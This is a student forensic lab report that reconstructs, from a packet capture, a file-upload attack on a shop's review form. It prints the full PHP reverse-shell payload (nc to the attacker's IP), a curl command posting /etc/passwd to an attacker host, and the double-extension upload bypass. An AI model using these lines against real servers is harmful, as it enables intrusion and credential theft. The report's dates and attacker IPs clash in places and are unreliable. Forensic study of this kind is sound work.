Digital Forensics Analysis & Investigation (Case Study)

Akintunde Ridwan Oladimeji
Student ID : 2025/INT/11578

Course Name : INT302 Kali Linux Tools and System Security

Instructor Name : Mr Aminu Idris (AMCPN)

Date of Submission : 27/12/2025
Version : 1.0

Table of Contents

1.0 Introduction

2.0 Aim and objectives

2.2 Tools

3.0 Methodology

3.1 Further Packet Technical Analysis - TCP stream Conversation

3.1.1 Observed information

3.1.2 Investigating the GET requests (Following the tcp stream.)

3.1.3 Investigating the POST Requests (Following the tcp stream.)

3.2 Payload Analysis

3.3 Overall Effect

3.4 Cryptographic Hashes of the File Content

3.5 Reconstruction of events

4.0 Analysis and Results

4.1 Protocol Hierarchy

4.2 IO graph Analysis

5.0 Conclusion and Recommendation

Executive Summary

This lab focused on forensic analysis and investigation of captured traffic of a web application attack to establish a clear reconstruction of the attack and data loss determination. Key activities include identification of malicious traffic patterns, timeline and sequence of attack, exploitation attempts, identification of uploaded malicious file, attack vector and exploited vulnerabilities. The investigation revealed a Remote code execution attack and the vulnerability vector was identified as a reverse shell payload at a vulnerable upload form.

1.0 Introduction

On December 3,2024 between 09:15-11:30 UTC our security monitoring system detected an unusual outbound traffic from one of our web servers hosting a client banking portal. Initial analysis suggested a possible file upload vulnerability exploitation leading to a web shell installation.

Our incident response team obtained a packet capture (pcap) file containing network traffic during the incident period. This pcap file saved tends to serve as our building block of forensic analysis to put the incident puzzle together and establish a clear fact of true security policies violation by users, data theft and exploitation or false positive response from the intrusion detection system.

2.0 Aim and objectives

The aim of this lab is to carry out a detailed and informative forensic investigation on the captured network traffic using wireshark and correlate potential security incidents.

The Objectives of this lab includes;

- Identify malicious traffic patterns and anomalies.
- Establish the attack timeline and sequence of events.
- Map attacker activities throughout the intrusion.
- Examine HTTP traffic for exploitation attempts.
- Analyze TCP streams for malicious payloads.
- Identify command and control (C2) communications.
- Identify uploaded malicious files.
- Determine attack vectors and exploited vulnerabilities.
- Document data exfiltration attempts.

2.2 Tools

- Wireshark

- GeoIP identification services
- WHOIS lookup tools
- Hex editors for payload analysis

3.0 Methodology

The pcap file was opened with wireshark and the following fundamental information were observed from the packet



Fig 1: Evidence showing captured http packets on the wireshark



Fig 2: Evidence showing other port aside “80” & “443” involved in tcp stream on the wireshark

Total packet captured : 355 packets

Number of HTTP packets captured : 45

Number of DNS packets captured : 0

Number of TCP packets captured : 355

Most frequent client IP address : 117.11.88.124 on Port: 43848

Most frequent server IP address: 24.49.63.79 on Port: 80 (http)

3.1 Further Packet Technical Analysis - TCP stream Conversation

3.1.1 Observed information

Host: shoporoma.com.

Time of first 3-way handshake initiation (SYN) : 2023-11-30 19:43:28.295579.

The user sent straight several GET requests to the server calling for media files and pages followed by few POST requests and irregularities was flagged on the tcp 3-ways handshake.



Fig 3: Evidence showing captured http packets with visible timestamp on the wireshark

3.1.2 **Investigating the GET requests** (Following the tcp stream.)

The user sent straight several GET requests to the server calling for media files and pages.

3.1.3 **Investigating the POST Requests** (Following the tcp stream.)

First POST Request

Date : Thursday, 11th Nov 2023

Time : 19:43:55

The first POST request was made to the host shoporoma.com with the referral or subdomain ***http://shoporoma.com/reviews***. This appears to be a review page of a website with an upload form for customers to fill and upload a specific allowed document (**.jpg file**)

The attacker filled the following details

Name: asd

Email: asd@asd.com

Review: asd

Uploaded file name : ***image.php***

However the **.php** file contains a reverse shell payload

```
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
117.11.88.124 8080 >/tmp/f").
```

The server response to the uploaded payload file flagged an invalid file format



Fig 4: Evidence showing the first POST request tcp stream.

Second POST Request

Date : Thursday, 11th Nov 2023

Time : 19:44:18

The second POST request sent to the server has a modified and masqueraded file format for the payload with **image.jpg.php** extension**.** The server returned a successful upload response.



Fig 5: Evidence showing the second POST request tcp stream.

Third POST Request

Date : Thursday, 11th Nov 2023

Time : 19:46:39

The third POST request by the attacker called for the path **`/etc/passwd.`**

The user then called for the location of the uploaded shell at **GET** **`/reviews/uploads/image.jpg.php`** to activate it after several trials with different subdomains. This granted the attacker a reverse shell access to the server.

The attacker then read the passwords on the server with the command **cat `/etc/passwd`**

The attacker followed the process with an exploitation to a remote socket specifically the attacker IP address using the command

`Curl -X POST -d /etc/passwd http://117.11.88.114:444/`



Fig 6: Evidence showing the third POST request tcp stream.



Fig 7: Evidence showing the exposed /etc/passwd path from the tcp stream.



Fig 8: Evidence showing an exploitation to a remote socket from the tcp stream.

3.2 Payload Analysis

This is the smoking gun! It's PHP code that runs a system command on the server.

- **`system(...)`:** This PHP function runs a command on the server's operating system (like typing into a command prompt).

The command inside: **`"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 117.11.88.124 8080 >/tmp/f"`**

- **`rm /tmp/f`: Deletes a file called "`/tmp/f`"** if it exists (cleans up any old version).
- **`mkfifo /tmp/f`:** Creates a "named pipe" (FIFO) at **`/tmp/f`.** A pipe is a two side open tunnel for data to flow through for temporary communication.

`cat /tmp/f | /bin/sh -i 2>&1 | nc 117.11.88.124 8080 > /tmp/f`:

- **`cat /tmp/f`:** Reads data from the pipe.
- **`| /bin/sh -i 2>&1`:** This syntax pipes that data to a shell (/bin/sh is a command-line interface, like Bash). "**`-i`**" makes it interactive to type commands. "**`2>&1`**" redirects errors to the main output.

- **`| nc 117.11.88.124 8080`**: This pipes everything to netcat (nc), a tool that connects to an IP address (**`117.11.88.124`**) on port **`8080`**. This sends the shell's input/output over the network.
- **`> /tmp/f`**: Redirects output back into the pipe, creating a loop for two-way communication.

3.3 Overall Effect

This created a reverse shell. A "shell" is remote access to the server's command line. "Reverse" means the server connects back to the attacker's machine (at IP 117.11.88.124, port 8080), instead of the attacker connecting in.

Reverse shell was used because It bypasses firewalls that block incoming connections but allow outgoing ones.



Fig 9: Evidence from the tcp stream showing a successful shell upload using a POST request.

3.4 Cryptographic Hashes of the File Content

These hashes are useful in forensics for identifying the exact payload in reports or matching against known malware samples. They are computed on the raw bytes of the file including spaces, quotes, and redirects exactly as in the Wireshark capture.

- `MD5: 8221c017cb5ee12baa525c7fc48dcd4a`
- `SHA-1: e965717763710f456cb17de5e31d04ec5bd9db0d`
- `SHA-256: ba67e03d41da4a7065bde42e70f3fbda13d3bf179c76f665d0eeacc8a6bb333a`

3.5 Reconstruction of events

A user browser through the website ***http://shoporoma.com***

The first page visited by the user is ***http://shoporoma.com/products/***

Then the user viewed images of two products at

- ***http://shoporoma.com/products/images/product1.jpg***
- ***http://shoporoma.com/products/images/product2.jpg***

The user proceeded to check the ***about*** section of the website at ***http://shoporoma.com/about/***

Then the user proceeded to check the review page of the website at ***http://shoporoma.com/reviews/*** which happens to contain a form for text and image file upload.

The attacker filled the following details into the form at ***http://shoporoma.com/reviews/upload.php***

- **Name**: asd
- **Email**: asd@asd.com
- **Review**: asd
- **Uploaded file name** : image.php

The uploaded file was rejected due to unsupported file formats. The file is a **.php** extension file containing reverse shell payload.

The attacker modified the extension of the malicious file to **image.jpg.php** and tricked the upload form into accepting the file and it was successful.

Then the attacker tried to locate the file on the server trying out the following so as to call the file for shell activation

- ***http://shoporoma.com/admin/uploads - not found***
- ***http://shoporoma.com/uploads - not found***
- ***http://shoporoma.com/admin - not found***
- ***http://shoporoma.com/reviews/uploads - moved permanently***

Having successfully navigated the location of all uploaded image files, the attacker tries to check few media files

- ***http://shoporoma.com/icon/blank.gif***
- ***http://shoporoma.com/icon/image2.gif***

